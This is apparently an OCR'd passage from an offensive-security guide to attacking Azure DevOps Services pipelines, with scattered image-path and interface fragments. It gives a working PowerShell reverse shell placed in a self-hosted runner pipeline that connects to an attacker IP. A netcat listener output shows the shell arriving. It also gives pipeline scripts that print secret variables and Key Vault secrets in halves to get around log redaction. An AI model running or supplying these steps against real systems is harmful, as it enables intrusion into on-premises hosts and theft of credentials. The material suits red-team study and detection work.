Self-Hosted Runners Agent Pool

Name
SELF-RUNNER ● Online


Identifying self-hosted agent pool

We modify the build pipeline to perform a simple reverse shell back to our attacker infrastructure. The **bold text** would need modified based on your environment.

```
# Running a reverse shell on a self-hosted runner to compromise on premises
host

trigger:
- main

pool:
 name: "Self-Hosted Runners Agent Pool"

steps:
```

```
- task: PowerShell@2
  inputs:
    targetType: 'inline'
    script: |
      # Simple reverse shell from self-hosted runner to attacker controlled
server

      $client = New-Object
System.Net.Sockets.TCPClient('XXX.XXX.XXX.XXX',80);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex ". { $data
} 2>&1" | Out-String ); $sendback2 = $sendback + 'PS ' + (pwd).Path + '>
';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendb
yte.Length);$stream.Flush()};$client.Close()
```


After this modification, the build pipeline runs our inline PowerShell script on the self-hosted agent.



```
Starting: PowerShell
==============================================================================
Task         : PowerShell
Description  : Run a PowerShell script on Linux, macOS, or Windows
Version      : 2.212.0
Author       : Microsoft Corporation
Help         : https://docs.microsoft.com/azure/devops/pipelines/tasks/utility/powershell
==============================================================================
Generating script.
========================== Starting Command Output ===========================
"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -NoLogo -NoProfile -NonInteractive
```

Showing job output running our PowerShell script

This provides us with a reverse shell that allows us to access the server where the self-hosted agent is running from our attacker infrastructure, which demonstrates pivoting from Azure DevOps Services to on-premise infrastructure.




```
[15:38:26] hawk@demo:~$ sudo nc -lp 80
hostname
SERVER-8675309
PS C:\temp\vsts-agent-win-x64-3.218.0\_work\1\s> whoami
server-8675309\hawk
PS C:\temp\vsts-agent-win-x64-3.218.0\_work\1\s>
```

Receiving our reverse shell

Retrieve Azure DevOps Services Build Variables and Secrets


An attacker can attempt to retrieve any build variables or secrets used within pipelines to escalate their privileges or facilitate lateral movement to other systems. The methods shown below do not trigger any of the default Microsoft Sentinel analytic rules for Azure DevOps Services. You can perform the retrieval of build variables and secrets either via the web interface or the REST API. For details on performing this via the REST API, see the REST API Abuse - Retrieve Build Variables and Secrets section.

Navigate to a pipeline within a project and select the "Edit" button.


Azure DevOps
ThisIsTestOrganization1 / TestProject / Pipelines / TestProject
Search
TestProject
Overview
Boards
Repos
Pipelines
TestProject
Edit
Run pipeline
Runs
Branches
Analytics
Description
Stages
#20230410.1 • Updated azure-pipelines.yml
Individual CI for main d50f574c
Monday
12s
#20230329.3 • adding subdir

Editing pipeline


From there, click the "Variables" button.


TestProject
Variables
Run
main
TestProject / azure-pipelines.yml
Tasks
Search tasks
.NET Core
Build, test, package, or publish a dotnet applicatio...
Android signing
Sign and align Android APK files

```yaml
# Starter pipeline
# Start with a minimal pipeline that you can cus
# Add steps that build, run tests, deploy, and m
# https://aka.ms/yaml

trigger:
- main

pool:
```


Selecting pipeline variables

This will display all build variables and secrets used within the pipeline. The variables will be in cleartext, unless they are marked as secret, such as the `secretURL` variable below.



Listing build variables and secrets

Attempting to copy a secret variable will result in a generic value being placed in your clipboard. This is demonstrated below and does not contain the actual secret value.




```
copying the secretURL below:

$(secretURL)
```

Attempting to copy the build secret

If you would like to extract the contents of a secret variable, you cannot simply print it, as Azure DevOps Services has security controls to redact displaying the cleartext value within pipeline job output. To bypass this security control, you need to perform an operation on the secret variable, such as displaying the first half and second half of it. An example of this is shown below.


```
# Extract a secret variable by printing the first half and second half of it.

trigger:
- main

pool:
  vmImage: ubuntu-latest

steps:
- script: |
    echo import sys >> blah.py
    echo 'theSecret = str(sys.argv[1])' >> blah.py
    echo 'lenSecret = len(theSecret)//2' >> blah.py
    echo 'firstHalf = theSecret[:lenSecret]' >> blah.py
    echo 'secondHalf = theSecret[lenSecret:]' >> blah.py
    echo 'print(firstHalf)' >> blah.py
    echo 'print(secondHalf)' >> blah.py
    python blah.py $(secretURL)

  displayName: 'Run a multi-line script'
```



```
# Extract a secret variable by printing the first half and second half of it.

trigger:
- main

pool:
  vmImage: ubuntu-latest

steps:
- script: |
    echo import sys >> blah.py
    echo 'theSecret = str(sys.argv[1])' >> blah.py
    echo 'lenSecret = len(theSecret)//2' >> blah.py
    echo 'firstHalf = theSecret[:lenSecret]' >> blah.py
    echo 'secondHalf = theSecret[lenSecret:]' >> blah.py
    echo 'print(firstHalf)' >> blah.py
    echo 'print(secondHalf)' >> blah.py
    python blah.py $(secretURL)

  displayName: 'Run a multi-line script'
```

Modifying pipeline to extract secret variable

After adding this code to the pipeline, we can see in the job output the secret variable printed to the screen in its first half and second half, which we can put together trivially. This is one of many string manipulation methods that could be used to print a secret variable being used as part of a pipeline.




```
Starting: Run a multi-line script
======================================
Task         : Command line
Description  : Run a command line scrip
Version      : 2.212.0
Author       : Microsoft Corporation
Help         : https://docs.microsoft.c
======================================
Generating script.
========================== Starting Co
/usr/bin/bash --noprofile --norc /home/
https://superS
ecretLink/Blah
Finishing: Run a multi-line script
```

Extracting secret variable via pipeline modification

Retrieve Azure Key Vault Secrets

If a pipeline is configured to use credentials from an Azure Key Vault[39], it will use the built-in AzureKeyVault task. You can search for any code within the Azure DevOps Services instance that contains "AzureKeyVault".


[39] For more information about Azure Key Vault, see https://azure.microsoft.com/en-us/products/key-vault/



```
# Extract a secret from azure key vault by pri

trigger:
- main

pool:
  vmImage: ubuntu-latest

steps:
   - task: AzureKeyVault@2
     inputs:
       azureSubscription: 'Azure subscription
       KeyVaultName: 'testing-this-key-vault'
       SecretsFilter: '*'
       RunAsPreJob: false
```

Searching for code indicating use of Azure Key Vault

When looking at the job output for the pipeline, we can see the names of the secrets within this key vault, but not the actual secret values.


Jobs
Job 9s
Initialize job 1s
Pre-job: AzureKeyVault 2s
Checkout MaraudersMap@main t... 1s
AzureKeyVault 1s
Post-job: Checkout MaraudersM... <1s
Finalize Job <1s


```
Starting: AzureKeyVault
==============================================================================
Task         : Azure Key Vault
Description  : Download Azure Key Vault secrets
Version      : 2.219.0
Author       : Microsoft Corporation
Help         : https://docs.microsoft.com/azure/devops/pipelines/tasks/deploy/
==============================================================================
SubscriptionId: [redacted]
Key vault name: testing-this-key-vault.
Downloading secrets using: https://testing-this-key-vault.vault.azure.net/secr
Number of secrets found in testing-this-key-vault: 2
Number of enabled and unexpired secrets found in testing-this-key-vault: 2
Downloading secret value for: secret-api-key.
Downloading secret value for: secret-password-here.
Finishing: AzureKeyVault
```

Seeing key vault secret names in job output

To extract the cleartext value of the secrets from the key vault, we can use one of the previously shown methods in the Retrieve Azure DevOps Services Build Variables and Secrets section to bypass the Azure DevOps security controls to display a secret in the job output. In this example, we add the below code to the `azure-pipelines.yml` file. Text in **bold** would be changed to the secret name you want to get from the key vault.

```
  - task: CmdLine@2
    inputs:
     script: |
      echo import sys >> blah.py
      echo 'theSecret = str(sys.argv[1])' >> blah.py
      echo 'lenSecret = len(theSecret)//2' >> blah.py
      echo 'firstHalf = theSecret[:lenSecret]' >> blah.py
      echo 'secondHalf = theSecret[lenSecret:]' >> blah.py
      echo 'print(firstHalf)' >> blah.py
      echo 'print(secondHalf)' >> blah.py
      python blah.py $(secret-password-here)
```

After our modification when the pipeline runs, you can see we print out the secret from the key vault.



```
Starting: CmdLine
=====================================
Task         : Command line
Description  : Run a command line scr
Version      : 2.212.0
Author       : Microsoft Corporation
Help         : https://docs.microsoft
=====================================
Generating script.
========================= Starting C
/usr/bin/bash --noprofile --norc /hom
Password1
234567890
Finishing: CmdLine
```

Revealing Azure key vault secret in job output

